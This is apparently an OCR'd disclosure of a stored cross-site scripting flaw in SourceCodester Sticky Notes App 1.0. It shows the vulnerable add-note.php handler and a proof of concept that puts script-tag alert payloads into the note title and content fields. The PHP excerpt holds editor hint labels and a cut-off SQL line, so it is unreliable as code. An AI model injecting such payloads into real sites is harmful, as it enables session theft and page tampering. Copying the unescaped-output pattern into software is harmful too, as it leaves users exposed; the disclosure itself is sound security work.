
Cross Site Scripting


A vulnerability was found in SourceCodester Sticky Notes App 1.0. Affected is an unknown function of the file 'endpoint/add-note.php' . The manipulation of the argument 'noteTitle'、'noteContent' leads to cross site scripting. It is possible to launch the attack remotely.


endpoint/add-note.php:

```php
<?php
include("../conn/conn.php");

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (isset($_POST['note_title'], $_POST['note_content'])) {
        $noteTitle = $_POST['note_title'];
        $noteContent = $_POST['note_content'];
        $dateUploaded = date( format: "Y-m-d H:i:s");

        try {
            $stmt = $conn->prepare( query: "INSERT INTO tbl_note (note_title, note_content,

            $stmt->bindParam( param: ':note_title', &var: $noteTitle);
            $stmt->bindParam( param: ':note_content', &var: $noteContent);
            $stmt->bindParam( param: ':date_posted', &var: $dateUploaded);

            $stmt->execute();

            echo "
            <script>
                alert('Added Successfully!');
                window.location.href = 'http://localhost/sticky-note-app/index.php';
            </script>
```

poc:


Add Note
Add Note
Note Title
<script>alert('hacker-1')</script>
Note
<script>alert('hacker-2')</script>
Close
Save changes


127.0.0.1/sticky-notes-app/
127.0.0.1
hacker-1
确定


127.0.0.1/sticky-notes-app/
127.0.0.1
hacker-2